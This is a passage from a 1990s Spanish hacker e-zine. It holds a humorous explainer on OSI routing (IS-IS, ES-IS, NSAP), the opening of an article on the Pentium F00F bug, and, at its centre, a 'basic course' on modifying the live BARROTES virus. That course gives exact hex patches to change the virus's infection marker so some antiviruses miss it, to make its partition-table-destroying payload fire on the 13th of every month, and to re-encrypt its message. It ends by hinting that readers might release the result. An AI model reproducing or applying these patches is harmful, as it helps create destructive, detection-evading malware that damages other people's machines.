ES significa end system o sea un punto y final.
IS significa intermediate system o sea un estorbo en mitad del camino.
Area significa un grupo de host-redes- lo que sea especificado como area por el inepto que lo administra. Es decir, area significa area.
Dominio significa un grupo de areas conectadas, un dominio de rutado alcanza a cubrir a todos los ES que tiene por ahi dentro. Si no alcanza es su rollo.

IS-IS, si ya sabeis OSPF teneis algo ganado si no pues seguro que teneis el coco mas sano y estable.
IS-IS comparte con OSPF (Open Shortest Path First) las capacidades de jerarquia de rutados, division de path, autentificacion, tipo de servicio y otras bobadas semejantes.
OSPF = Vete por el atajo.

IS-IS esta metido en alguna parte de la Capa 2 del OSI (Enlace) y es capaz de distinguir entre routers que comunican diversas partes del area y routers que dan acceso a otras areas, ’tesnicamente avlando’
Level 1 routing - ISs que saben encontrar a otros ISs de su area.
Level 2 routing - ISs con mas alcances que saben encontrar a sus colegas de otras areas. (Otros ISs de nivel 2)

Aqui tenemos a un ES que esta tan feliz en su cueva y que pegando el oido a la pared ha conseguido escuchar donde vive el IS mas cercano, cuando se entera de que enviar paquetes es gratis agarra y prepara uno con ropa de abrigo para su sobrino ES que vive a la orilla del rio, pega una etiqueta en la que escribe trabajosamente "Enviar a mi sobrino, el que vive a la orilla del rio" y se lo larga al IS que se encuentra con 3 opciones:

Opcion 1 - El rio y el sobrino estan en la misma subred que el tio

Respuesta del IS - Manda el paquete y avisa al despistado pariente de que puede enviar el paquete por ruta directa.

Opcion 2 - El sobrino y el rio estan en la misma area pero en distinta subred.
Respuesta del IS - El IS consulta su chuleta y vuelve a chutar la pelota.

Opcion 3 - El rio ese esta mas lejos quel copon y el sobrino tambien.
Respuesta del IS - El IS de nivel 1 pasa el muerto al IS de nivel 2 que busca al IS de nivel 2 encargado del area de destino, cuando el paquete alcanza ese IS 2 es pasado a ISs de nivel 1 que lo entregan en la puerta.
Por el camino algun IS desaprensivo ha mangado el abrigo bueno.

El tema de encontrar el mejor camino se basa en determinar el camino mas corto..... (momentos de reflexion).... Y eso se hace asignando una distancia a cada enlace (no mayor de 64 para un enlace simple) y sumando todos los enlaces que hay que hacer para llegar a destino (mo mayor de 1024)
Como de costumbre para el que no tenga suficiente con lo anterior puede complicar la historia a¤adiendo modificaciones a las distancias, asi:

- Puede a¤adir "retraso", un enlace con igual distancia pero con un mayor valor de retraso es descartado en favor de otro.

- Puede a¤adir "guita", si el enlace cuesta mas dinero entonces hay que usarlo menos, a¤adiendole valor "guita" a su coste en distancia se le hace ser descartado en favor de otros enlaces mayores en distancia pero sin costes extra.

- Puede a¤adir "error", si un enlace es igual o menos largo pero a la hora de calcular distancias hay que sumarle penalizacion por poca fiabilidad este enlace sera menos usado que otro mas largo pero mas seguro.

Rico, rico.

Pero si queremos mandarle un paquete al IS tendremos que saber lo que este esta esperando escuchar. Verdad?. Pues el IS quiere escuchar:

IS-IS hello packets - (ISHs)
Link state packets - (LSPs)
Sequence number packets - (SNPs)

Y no solo eso sino que cada uno de ellos tiene que venir en la forma en que el IS lo espera (las reglas del protocolo, no pretendereis que saludar al Rey sea decirle "Que tal Juanqui Monarqui?")

Como esto es un texto introductorio y se me da mal el dibujo no haremos aqui graficos de paquetitos pero decir que los tres comparten una misma cabecera (8 bytes) aluego una segunda parte diferente para cada paquete pero con un formato fijo y por ultimo una tercera parte diferente por paquete y de longitud variable. Va bene?.

Pues el minimo comun denominador (sease la cabecera comun de los IS-packets)

Identificador de protocolo - Identifica el protocolo ISS, constante
Longitud de Cabecera - La longitud siempre es de 8 bytes, se incluye por??
Version - Actualmente la 1
ID lenght - Longitud de la parte ID de un NSAP (Network Service Access Point) (sippe ya se que no lo hemos explicado lo del NSAP, quiza antes de acabar el articulo meta algo)
Packet-Type - Aqui decimos si es ISH, LSP o SNP
Version - Por si no nos habiamos enterado.

Reserved - Ignorado?. Igual a 0
Maximum Area Address - Numero de direcciones permitidas en ese area.

Despues de esto, el caos.

Integrated IS-IS, sois masocas?, venis por mas?. Pues toma!

Para incluir mas soporte a protocolos de capa de Red que el triste CNLP se diseño el susodicho Integrated IS-IS (I-IS-IS) cuyos paquetitos hacen lo mismo que el simple IS-IS pero incluyen info sobre:

- Si las direcciones de red pueden ser alcanzadas desde otros protocolos.
- Que ISs entienden que protocolos
- Informacion variada para protocolos de entendimiento retardado

El IDRP lo dejamos pal verano que ahora hace mucho frio. Seguimos
(Esto no se acabara nunca????. Jaja, soy tu peor pesadilla!)

ES-IS, la mejor manera de que ES e IS se hagan amigos y descubran las peliculas que les gustan.

Si queremos que ESs e ISs se conozcan utilizamos un proceso llamado "configuracion", cada x tiempo ES manda un mensaje ESH que dice: "Estoy aqui, aqui solito" y se lo manda a todos los IS de la red, estos a su vez mandan mensajes ISH a todos los ES de la red diciendo: "pensando en ti, rompiendome la cabecita".

ES-IS distingue entre tres diferentes tipos de subredes (un conde no es igual a un duque)

- Subredes de punto a punto. Algo que xplicar?
- Subredes de Vocerio. Un solo mensaje se transmite a todos los nodos, tambien conocido como Broadcast.
- Subredes de Topologia General. Como X-25.

Despues de todo lo dicho me sorprenderia mucho que alguien tuviese dudas sobre el modelo de routing OSI, estoy convencido de que mi xplicacion ha sido lo suficientemente didactica para que nadie se haya enterado de nada. :->

Protocolos del OSI, asi en plan rapido OSI ofrece soporte en capa de Red a:

CLNP (ISO 8473) Connectionless Network Protocol
CONS (ISO 8208) Connection-Oriented Network Service
Si os leeis los ISO 8878 y 8881 pues mas y mejor. (un "par" de horas nomas)

CNLP , protocolo no-orientado a conexion que lleva indicaciones, un IP pero en ignorado.

CONS , Un invento pa mover datos, a cada capa de transporte le damos seis juguetes. 1 pa establecer conexion y 1 pa cortarla. Los otros 4 para enviar los datos usando las primitivas (request, indication, response ’n confirmation)

El NSAP, que no se olvide el NSAP!!. Pues como ha salido por ahi arriba y en algun lugar hay que explicarlo..hmm.hmm..hmmm.
Los SAP son los puntos donde cada capa le da el recado a la siguiente.
El NSAP asi en simple es la frontera donde Transporte y Red se pasan los encargos, cada entidad "transportista" (lease capa) tiene un NSAP que posee una direccion individual en la maravillosa red OSI, los ES tambien tienen sus NSAPS pero en el caso de haber varios cada uno tiene una direccion para

el solito.
Estas direcciones del NSAP son del tipo "jerarquico" algo de lo que ya se hablo antes, una direccion NSAP es algo como:

```
    IDP - DSP
 AFI-IDI

IDP: Initial Domain Part ==> AFI: Authority ’n Format Identifier
                         ==> IDI: Initial Domain Identifier
DSP: Domain Specific Part
```

El DSP tambien puede ir subdividido pero pasaremos de este tema que es por demas aburrido.

De vuelta a la capa de Transporte donde se cuece todo este bacalao se soportan tanto el inutil CLNP como el pesado CONS y se les ofrece cinco protocolos de transporte de los cuales solo 1 trabaja con CLNP (y CONS), los demas son exclusivos para CONS.
Son TP0, TP1, TP2, TP3 y lo habeis adivinado..TP4 (el dual)

TP0 es capaz de desmontar el paquete en trozos y volverlos a juntar
TP1 amasamas sabe corregir errores de una manera basica
TP2 coge un circuito virtual y te hace virguerias, tambien desmonta paquetes.
TP3 ?? Pues facil TP3=TP2+TP1
TP4, pues a lo TCP. Sease TP3+medidas de fiabilidad del transporte.

Venga vamos por el final!!

Capa de Sesion, como vimos en la intro determina una serie de cosas es decir a quien le toca hablar, para ello controla los datos que le pasa la pandilla de Fisica, Enlace, Red y Transporte (vaya cuarteto) y negocia con la otra parte, la posesion de un "token" da derecho hablar y si no lo tenemos se puede pedir. Puede darse prioridad a ESs concretos para que tengan mas derecho al token.

Capa Presentacion, pues nada mas que a¤adir simplemente repetir lo expuesto de que convierte los datos a formato independiente de la plataforma.

Capa Aplicacion... Lo finale.

Proporciona ASEs (utiles para jugar a las cartas) usease Application Service Elements que permiten la comunicacion entre las aplicaciones y otras capas mas inferiores. Los ASEs mas mejores que podemos encontrar son:

AS de Picas o ACSE (Association Control Service Element)

Asocia nombres de aplicaciones con otras en preparacion del dialogo aplicacion-aplicacion.

AS de Corazones o ROSE (Remote Operations Service Element)

Un mecanismo de peticion-respuesta de manera remota. Ver RPC/NFS en SET 11

AS de Diamante o RTSE   (Reliable Transfer Service Element)

Sirve de interprete a la hora de explicarle a Sesion que es lo que queremos hacer.

Y que aplicaciones OSI son esas?. Pues digamos

CMIP (Common Management Information Protocol)
DS (Directory Services)

FTAM (File Transfer, Access and Management)

Que aunque parezca extra¤o sirven para lo que indica su nombre.

Espero que despues de esta vision general de OSI podais enfrentaros con soltura a nuevos e ignotos protocolos que deben aparecer proximamente en vuestras pantallas.

Eso es todo amigos.

EOF

```
 ³ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ³
 Á   06    - CURSO BASICO-PRACTICO DE CRACK/VIRII-                      Á
 Â                                                                      Â
 ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ
```

```
                Curso Basico-Practico de CRACKEO de VIRUS
                         todo en uno se¤ora!!
                            @97 by +NetBuL
```

```
  /--------------------------------------------------------------
  |IMPORTANTE:                                                   |
  |.- Nivel: baaaasico (practicamente "explicado para tontos") |
  |.- Indicado para: novatos y lamercillos ocasionales ...     |
  --------------------------------------------------------------/
```

 *** INTRODUCCION ***
 ======================

Mucha gente quiere aprender cosas sobre los virus y los cracks y no saben por donde empezar. Generalmente los textos basicos que hablan de estos temas exigen unos conocimientos previos que no son tan basicos.

Por eso, para escribir mi primer texto, he decidido hacer un mini-curso que trate estos 2 temas (muy por encima) y a la vez se pueda seguir (casi) sin conocimientos previos, pero a costa de explicar algunas cosas *demasiado* claras.

A veces, para que te entre el gusanillo por estos temas y empieces a avanzar es necesario ver resultados. Creo que este texto conseguira, como minimo, que + de uno empiece con ganas a repasar el ensamblador.

Recuerda la teoria del Gran Pecador de la Pradera : MODIFICAR virus *solo* es el paso previo para APRENDER a programarlos, a su vez PROGRAMAR virus *solo* es el paso previo para APRENDER ensamblador ... (:-? guewos ...).

Por ultimo quiero aclarar que este articulo esta destinado a usos didacticos (y va en serio).

EL BUEN/MAL USO QUE LE DEIS ES RESPONSABILIDAD VUESTRA, QUEDA CLARO ...

 *** INGREDIENTES ***
 ======================

```
 - Lo imprescindible : el editor, el virus, un diskete vacio, este texto,
                       un PC enchufado a la corriente y como minimo un
                       dedo en cada mano (mancos abstenerse). :-)

 - Editor Hexadecimal (MS-DOS) : XED v1.1b
                                 David L. Dight
                                 a¤o 1994
                                 Es un poco viejo pero suficiente para
                                 las "practicas" y cumple los requisitos:

                                       - es para MS-DOS
                                       - ocupa poco (unos 170Kb)
```

```
                                    - desensambla instrucciones

 - Virus BARROTES.1310.A. Pregunta a algun vecino, seguro que tu primo
                          tiene 400mil discos infectados con el barrotes
                          y el PING PONG, y si no lo encuentras buscalo
                          por internet que son 5 minutos.

 - DEBUG del MS-DOS. Facil, no ?

 - Libro "Lenguaje ensamblador de los 80x86"
        Jon Beltran de Heredia.
        Editorial ANAYA Multimedia, 300 pags, unas 1500 ptas.
        Lo mejor para iniciarse con el ASM, claro, clarito...

 - Libro "Virus informaticos"
        Alfonso Mur y otros.
        Iba de regalo en la revista PC Magazine hace tiempo, y es
        100% publicidad y rollete pero tambien viene algo de codigo
        del VIERNES 13 ...

 - Articulo: "Todo sobre los virus"
             Javier Guerrero.
             Lo encontraras en la revista PCMANIA, a¤o IV, n§ 28
             ("Regalaban" 2 CD's, uno de ellos de  GREENPEACE)
             Aqui hay parte del codigo del BARROTES comentado.


 ***  SABER LO + BASICO  ***
 ============================

Para nuestra primera mision solo necesitamos unos minimos conocimientos de
ensamblador (no es imprescindible), instrucciones basicas como MOV, JMP, etc,
uso basico del debug o de algun compilador de ASM, saber que cada
instruccion en ensamblador se codifica al compilarla en uno o varios bytes,
que luego son ejecutados directamente por el PC, por ejemplo:

        La instruccion:                         MOV AX,0 (MOV AX,0000)

        se codifica en hexadecimal como:        B8 00 00 ( 3 bytes )

La forma en que vamos a modificar un virus sera cambiando directamente
determinados bytes del codigo del virus para que cuando sea ejecutado el
archivo infectado ejecute nuestras nuevas instrucciones.
Ejemplo practico:

        Vamos a crear una mierdaprograma de ejemplo con el debug (tambien
        se puede con el editor hexadecimal) que cambie el modo de video, y
        despues lo vamos a modificar a pelo, usando el editor ...
        Resumiendo, que sobre un ejecutable vamos a hacer cambios y listo
        y asi no necesitamos tener el listado fuente, modificarlo y
        compilarlo (en definitiva, vamos a usar tecnicas de cracking).

        c:\>DEBUG               ;ejecutamos el DEBUG de MS-DOS
        -A                      ;escribimos el comando A: a¤adir
        xxxx:0100 MOV AL,6A     ;cargamos 6A en AL
        xxxx:0102 INT 10        ;int 10 (video) con funcion 6A (800x600)
        xxxx:0104 MOV AX,4C00   ;cargamos 4C00 en AX
        xxxx:0107 INT 21        ;int 21 (DOS) con func. 4C00 (salida al dos)
        xxxx:0109               ;cuando acabamos le damos a INTRO
        -RCX                    ;comando RCX: mostrar registro CX
        CX 0000                 ;en el CX hay 0000
```

```
:09                       ;ponemos en CX el ultimo num. (0109 == 09)
-N mv8x6.com              ;comando N: poner nombre al programa
-W                        ;comando W: compila y escribe el COM
Escribiendo 00009 bytes   ;pues eso ...
-Q                        ;comando Q: sale del DEBUG
c:\>
```

Ahora tenemos nuestro mv8x6.com de tan solo 9 bytes. Que bonito!!
Bueno, lo pruebas y seguimos.

La parida de antes nos sirve para aprender como se crackea un programa cualquiera (p. ej. un virus ... :-)).

Ahora vamos a editarlo con el editor hexadecimal y veremos de que se alimenta el PC. Esto es lo que se ve (en hex):

```
B0 6A CD 10 B8 00 4C CD 21
```

Que significa:

```
B0 6A     ==  MOV AL,6A
CD 10     ==  INT 10
B8 00 4C  ==  MOV AX, 4C00
CD 21     ==  INT 21
```

Ahora es cuando ves la luz y dices : J*DER, pues claro !!!!.
Efectivamente, si queremos "crackear" este fichero para que haga otra cosa tan solo tenemos que sobreescribirlo con el nuevo codigo y punto.

Vamos a crear un nuevo .COM que deshaga el entuerto de antes. El cambio de instruccion sera sustituir MOV AL,6A por MOV AL,07 para volver al modo 80x25 caracteres. En este caso solo tenemos que sustituir el 6A por 07:

```
MOV AL,6A == B0 6A
MOV AL,07 == B0 07
```

luegorl ....

```
B0 6A CD 10 B8 00 4C CD 21      ; viejo codigo
B0 07 CD 10 B8 00 4C CD 21      ; nuevo codigo
   ^^
   cuando no mire nadie ... cambiazo !!
```

Lo grabamos como mv80x25.com y arreglado. Si lo ejecutas despues del mv8x6.com todo volvera a ser normal ...

Ahora no hemos tenido que escribir todo el fuente y compilarlo como antes, simplemente lo hemos sobreescrito.

"Tu primera colonia .... tu primer crack, CHISPAS !!" :-)))

En este ejemplo tambien vemos una de las normas a respetar al crackear un programa: no a¤adir ni quitar nada, el fichero modificado debe de tener el tama¤o original y no debemos de tocar cosas a lo loco, hay que saber que estamos haciendo en cada momento. Generalmente solo tocaremos algunos MOV y poco mas.

Tambien hemos aprendido como saber en cualquier instante la codificacion de una instrucion. Creamos un .COM con el DEBUG con una unica instruccion y luego lo editamos para ver como se ha codificado. Con el tiempo espero que

depureis esta tecnica!! :-D

*** PREPARATIVOS PREVIOS ***
==========

Ahora tienes que conseguir un virus vivo (el ejecutable) y lo mas dificil es conseguir una parte del listado fuente. En internet puedes encontrar virus a patadas.

En este ejemplo he utilizado los listados parciales que aparecieron en un numero de PCMANIA sobre el virus BARROTES. El virus que he utilizado es, logicamente, el barrotes (BARROTES.1310.A segun el SCAN).

Pasos a seguir ....

1§ Creamos con el editor hex. un fichero llamado DUMMY.COM de 256 bytes y lo llenamos de muchos 90 (instruccion NOP, No operation) y lo acabamos con B8 00 4C CD 21 (como ya hemos visto, corresponde al codigo para salir al dos [MOV AX,4C00 // INT 21]). El DUMMY.COM lo usaremos para infectarlo con el virus y poder trabajar mejor (conseguiremos separar el codigo del virus del codigo del programa infectado, ya que ahora conoceremos como es el programa infectado). El hecho de que ocupe 256 bytes es porque algunos virus no infectan los .COM si tienen menos de 256 o 512 bytes.

Ejemplo:

DUMMY.COM

```
-------------------------------------------------
|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90|
|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90|
|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90|
|....                                           |
|... etc ... hasta 16 (15 de estas + la ultima) |
|....                                           |
|90 90 90 90 90 90 90 90 90 90 B8 00 4C CD 21|
-------------------------------------------------|
```

Este fichero no hace nada al ejecutarse, hace un monton de NOP (90) y despues sale al dos (B8 00 4C CD 21).

2§ Formateamos un diskette como disco de sistema y copiamos en el:

- el fichero infectado con el virus
- el editor hexadecimal
- el debug
- el fichero DUMMY.COM

3§ Reiniciamos el PC y entramos en el SETUP, eliminando el o los discos duros y dejamos solo la disketera. Salimos del SETUP. Desde este momento *SOLO* usaremos la DISKETERA !!. Asi evitaremos infectar todo el disco duro.

4§ Reiniciamos el PC con el disco metido y nos aseguramos de que no exista ningun disco duro.

5§ Ahora es un buen momento para ejecutar el fichero infectado para cargar el virus en memoria y despues ejecutar el DUMMY.COM para infectarlo. En nuestro caso el barrotes tambien intentara infectar el C:\COMMAND.COM pero ahora no podra ...

Si eres valiente usa el comando DATE para poner la fecha del PC a 5 de enero y vuelve a ejecutar algun programa ... Veras los famosos BARROTES y tu HD no se enterara (puedes hacerlo, el HD ahora no existe). Despues resetea y seguimos.

*** EMPEZAMOS CON EL VIRUS ***

Si hemos seguido bien los pasos veremos que nuestro DUMMY.COM ha engordado un poquito, algo asi como 1310 bytes ...
Lo editamos y como sabemos como era el DUMMY.COM original, el codigo del virus se queda en pelotas, lo tenemos delante de nuestras narices. Todo lo que no sean los 90's y el codigo de salida al dos, sera parte del virus.

Veras que los 3 primeros bytes (90 90 90) han sido sustituidos por (XX XX XX) que equivale a JMP XXXX que es la direccion en la que empieza el codigo del virus.

En definitiva, los virus (los de sobreescritura NO, claro) generalmente hacen todos lo mismo, cogen el fichero a infectar y le a¤aden al principio una instruccion de JMP que apunta al final del fichero, donde se a¤ade el codigo del virus. Los bytes que se sobreescriban al principio del fichero para meter el JMP se copian en el area de datos del virus.

Al ejecutar el fichero lo primero que se ejecuta es el JMP que salta al final, donde esta el codigo del virus, se ejecuta el virus que comprueba si esta residente en memoria y demas y cuando acaba vuelve al area de datos, ejecuta los 3 bytes sustituidos del inicio y luego salta al 4§ byte del programa donde se sigue ejecutando el fichero con normalidad.

Fichero DUMMY.COM infectado

```
-------------------------------------------------
| XX XX XX 90 90 90 90 90 90 90 90 90 90 90 90 |
| .                                             |
| .    (esto es nuestro dummy original)         |
| .                                             |
| 90 90 90 90 90 90 90 90 90 90 B8 00 4C CD 21 |
|                                               |
| (datos del barrotes ... aqui encontraremos los 3|
| 90's que nos faltan y otras cosas)            |
|                                               |
| (codigo del barrotes ...)                     |
|                                               |
| (al final de todo, marca de identificacion)   |
| (del virus (SO)) ----------------------> 53 4F |
-------------------------------------------------
```

*** PRIMEROS RETOQUES ***

Vamos a empezar por algo sencillito, no hace falta saber nada especial para hacer esto. Cambiaremos la marca de identificacion del virus.

El barrotes (y casi todos los virus) marcan el final de los ficheros que infectan con un par de bytes (el barrotes: SO == 534F hex) para evitar infectarlos mas de una vez, ya que si no lo hicieran el fichero iria creciendo y creciendo hasta explotar :-)

Ademas, dentro del codigo del virus encontraremos mas veces la susodicha cadena ya que, por ejemplo, cuando el virus esta residente en memoria y ejecutamos cualquier programa, el virus compara los 2 ultimos bytes del fichero con la cadena 'SO' para ver si esta infectado y si no es el caso infectarlo. Por lo tanto un fichero infectado contiene la cadena varias veces: 1 al final, que es la marca en si y otras dentro del codigo del virus.

Vamos alla:
- editamos el DUMMY.COM y buscamos los 2 ultimos bytes. Si no es un BARROTES modificado, la cadena sera 'OS'. La cambiamos por otra, p. ej. 'ZX'.

- buscamos en el resto del DUMMY la cadena 'SO' y la sustituimos por 'ZX' (la encontraremos 2 veces). (pista: 'XZ' es '5A 58' en hex)

Pues yasta!. Hemos superado la primera prueba con exito. Los antivirus mas pobres ya no detectaran nuestra nueva version del Barrotes. Si, si como lo lees, algunos antivirus basan su busqueda en las marcas de identificacion de los virus!!.

*** SEGUNDOS RETOQUES ***

Una de las cosillas que hace el barrotes al ejecutarse es comprobar cual es la fecha del PC y, si por esas cosas de la vida es 5 de enero, ZASSS!, tabla de particion del disco duro a toma pol culo.

Todo esto lo hace con el siguiente codigo:

```
MOV AH,2A       ;carga 2A en el registro AH
INT 21          ;la int 21 (DOS) con funcion 2A devuelve la fecha
CMP DX,105      ;comparamos reg. DX con 0105 (5 del 1)
JNE noes5del1   ;si no es 5 del 1 se va a otra parte
...             ;si es 5 del 1 sigue por aqui y ZASSS! ...
```

Si metemos las tres primeras lineas en el debug y lo compilamos, no saldra un fichero con lo siguiente:

```
B4 2A CD 21 81 FA 05 01
```

donde, como ya habras adivinado:

```
B42A      == MOV AH,2A
CD21      == INT 21
81FA0501  == CMP DX,105
```

Vamos a fijarnos en la parte del CMP. La funcion 2A del DOS devuelve la fecha en :

```
el registro AL, el dia de la semana (0==dom, 1==lunes, ...)
el registro CX, el a¤o
el registro DX, el mes y el dia,
                es decir : el mes en DH
                           el dia en DL
```

El barrotes compara DH con 01 y DL con 05, o lo que es lo mismo, CX con 0105.

Pues, de nuevo, yasta!! :

- Si lo que queremos es que nuestro nuevo barrotes solo joda el dia del cumplea¤os de la suegra, que fue un mal dia para la humanidad, cambiaremos:

```
                CMP DX,105      por ...
                CMP DX,mmdd     donde 'mm' es el mes en que nacio la maldita
                                y 'dd' es el dia clave ...
```

- Si eres de los que odia la navidad, pondras :

```
                CMP DX,1225     pero no tendra mucho exito ya que el dia
                                de navidad es fiesta y poca gente enciende
                                el PC ... :-)
```

Como encontrar esta parte del codigo ?. Facil.

- 1¦ forma : simplemente coge la cadena que hemos sacado con el debug y buscala por todo el DUMMY.

- 2¦ forma : como ya habras visto todas las instrucciones INT se codifican como 'CD XX' donde XX es el numero de la interrupcion. Pues busca en el DUMMY todas las cadenas 'CD21' y, si estas utilizando el editor XED, pones el cursor encima de la 'C' y con SHIFT+F10 se desensambla a partir de esa instruccion. Si la siguiente es la CMP DX,105 (o CMP DX,0105), eureka, ya lo tenemos. (pista: en el codigo hay muchos CD21, el que nos interesa es el ultimo de todos).

Ahora sobreescribimos ...

```
  donde pone : .. B4 2A CD 21 81 FA 05 01 ..
  ponemos    : .. B4 2A CD 21 81 FA 25 12 ..  si odias la navidad :-)
                                     ^^ ^^
                                     ozu, que cambiazo . :-)
```

Ahora bien, si quisieramos que infecte el dia 13 de *cada* mes la cosa se complica y me explico:

ahora queremos cambiar :

```
                                CMP DX,105    por
                                CMP DL,13
```

... y el problema ??

```
        CMP DX,105    se codifica como   '81 FA 05 01' pero
        CMP DL,13     se codifica como   '80 FA 13'
```

... caguenla, me falta un byte!!. No problemo. Para eso tenemos la instruccion NOP, que no hace na de na y ademas, ocupa 1 byte!

Resumiendo, lo que vamos a hacer es sustituir:

```
        CMP DX,105      ;es 5 de enero ?
```

por :

```
        NOP             ;no hago na de na y relleno 1 byte
        CMP DL,13       ;es dia 13 ?
```

Hala, a sobreescribir ... cambiemos pues

```
        '81 FA 05 01' por
        '90 80 FA 13'
         ^^
         NOP
```

Nuestro cada vez mas querido barrotes hace + cosas distintas. Ya le habiamos

cambiado la personalidad (el cree que se llama ZX y no SO) y ademas ahora toca las pelotas el dia 13 de todos los meses.

*** LA COSA VA EN SERIO ! ***
==========

El barrotes es conocido precisamente por eso, porque el dia que te casca el disco duro salen unos barrotes en pantalla y te vacilan con una frase que dice:

Virus BARROTES por OSoft

Esta cadena se encuentra encriptada en la zona de datos del virus de forma que con un simple type o con un edit no se vea. (La zona de datos empieza donde acaba nuestro DUMMY; justo antes de la cadena encriptada puedes encontrar la cadena 'c:\command.com'). El metodo de encriptacion es muy sencillo y consiste en sumar 50 (decimal) a cada caracter.
Cuando es el momento de sacarla en pantalla, el virus la desencripta (resta 50) y la muestra.

(Ojo: 56hex + 50dec == 88hex)
(Ojo bis: los espacios de la cadena (32dec o 20hex) no estan encriptados y por lo tanto NO los desencripta...)

La cadena en hexadecimal (sin encriptar):

```
     V  i  r  u  s     B  A  R  R  O  T  E  S     p  o  r     O  S  o  f  t
     56 69 72 75 73 20 42 41 52 52 4F 54 45 53 20 70 6F 72 20 4F 53 6F 66 74
```

La cadena en hexadecimal (encriptada) [recuerda que sumamos 50d == C2h]:

```
    (V  i  r  u  s     B  A  R  R  O  T  E  S     p  o  r     O  S  o  f  t)
     88 9B A4 A7 A5 20 74 73 84 84 81 86 77 85 20 A2 A1 A4 20 81 85 A1 98 A6
                   ^^                         ^^          ^^
```

(Atencion a los espacios, siguen *igual* con 20h)

Supongamos que queremos cambiar el texto por eso de vacilar un poco mas a los amiguetes ... ya que nuestro nuevo virus se activa el dia 13 de CADA mes y odiamos a nuestra suegra MARUJA podemos utilizar la siguiente cadena:

"Virus LA REGLA de MARUJA"

Pues a trabajar ...

Nuevo texto sin encriptar:

```
     V  i  r  u  s     L  A     R  E  G  L  A     d  e     M  A  R  U  J  A
     56 69 72 75 73 20 4C 41 20 52 45 47 4C 41 20 64 65 20 4D 41 52 55 4A 41
```

Y ahora lo encriptamos siguiendo los pasos de antes:

```
    (V  i  r  u  s     L  A     R  E  G  L  A     d  e     M  A  R  U  J  A)
     88 9B A4 A7 A5 20 7E 73 20 84 77 79 7E 73 20 96 97 20 7F 73 84 87 7C 73
```

Ya lo tenemos!. Resumiendo, sustituimos en el virus la cadena:

889BA4A7A52074738484818677852 0A2A1A4208185A198A6

por la nueva cadena encriptada:

```
889BA4A7A5207E73208477797E73209697207F7384877C73
```

Si quieres poner una cadena distinta debes de tener en cuenta 2 cosas:

- 1§ La nueva cadena debe de tener como maximo 24 caracteres ya que el bucle de desencriptado tiene solo 24 pasos (si metes mas no saldra)

```
Virus BARROTES por OSoft
XXXXXXXXXXXXXXXXXXXXXXXX     nueva cadena (MAX)
```

- 2§ Los espacios no los encriptes, dejalos con el 20h ya que el bucle de desencriptado los deja tal cual. Si tienes dudas mira el ejemplo de la suegra Maruja.

Como siempre, al final de la leccion vienen los deberes para hacer en casa. :-). Como tenemos varias pistas, a saber, que el bucle consta de 24 pasos, que resta 50 decimal (C2 hex) a cada caracter y que "pasa" de los 20h, podemos buscar la parte del codigo del bucle y cambiar el n§ de encriptado para que en vez de restar 50 reste 10 o sume 15, cambiando logicamente el encriptado del texto para que la cosa salga bonita, claro.

*** Y AHORA QUE ? ***

Ahora se pueden hacer 1000 cosas con nuestro Maruja-barrotes:

- Guardarlo en un diskete y ense¤arlo a los amigos en los guateques.

- Pasarle todo tipo de antivirus, te llevaras buenas sorpresas.

- Enviarlo a los se¤ores de McAfee y demas para que se coman el coco, lo desensamblen y trabajen un poco.

Entre las 1000 cosas tambien esta, por supuesto, la opcion de que salga de paseo, pero ojo, que conste que yo no incito a nadie. (Como un dia me infecte un tal ’maruja virus’ me lio a leches con tolmundo, eh!). :-D

Ufff, por fin. Peazo rollo.
Bueno, no seais tarugos y aprended que por ahi se empieza. X-)

```
@1997 by +NetBuL
++++++++++++++++
456E20
6D656D6F72696120
646520
416E64726577
++++++++++++++++
```

EOF

```
 ³ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ³
 Á   07    - LA INSOPORTABLE CONTINUIDAD DEL FALLO -                    Á
 Â                                                                      Â
 ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ
```

Aqui estaba yo feliz pensando en escribir la editorial y la despedida
cuando las "bajas por enfermedad" diezman nuestras filas y trastocan mis
previsiones..asip que junto, pego, escribo cuatro tontadas que se me escurren,
retoco y alineo y aun hay hueco asin que con todo el morro del que soy capaz
me saco de la manga lo siguiente basado en un insoportable anuncio
publicitario que escucho varias veces por hora:
"Necesitas un Pentium 200MMX, equipado con Windows 95...tralala y acceso
a Internet GRATIS por un a¤o y navegador gratuito"
Esto del acceso a Internet gratis es como los moviles, te los dan por todos
lados pero luego quien paga los consumos?. Correcto.
Pues bien el ordenata ese lo venden por mas de 200 billetes y ya que sabemos
lo que cuesta repasemos cuanto vale.

 - - - - - - - - - - - - - - -
 Que vale un Pentium 200MMX??
 - - - - - - - - - - - - - - -

Desde los antiguos tiempos de los "maravillosos discos cantores" de Commodore
pasando por la mitica instruccion "Parate y arde" hasta los fallos de los
Sparc hay toda una tradicion que las compa¤ias conscientes se esfuerzan
en mantener y mejorar. Es la tradicion de divertir a los usuarios haciendo
que sus productos hagan cosas no esperadas, no hagan las cosas esperadas o
se queden esperando a que pasen cosas.
Fiel a esa tradicion hoy podemos decir:
F0 - tocado.
0F - tocado.
C7 - tocado.
C8 - hundido!.
No estamos jugando a los barquitos, acabamos de efectuar la presentacion
del nuevo bug del Pentium(tm), Pentium MMX(tm), Pentium Overdrive(tm) y
Pentium Overdrive MMX(tm). Todos de Intel(tm)
Seguramente ya habeis oido hablar de algo de esto pero apostaria a que pocos
saben realmente de que se trata, a quien afecta y que soluciones pueden
tomarse (aunque como las cosas van tan de prisa seguro que cuando acabe el
articulo aparece mas informacion)
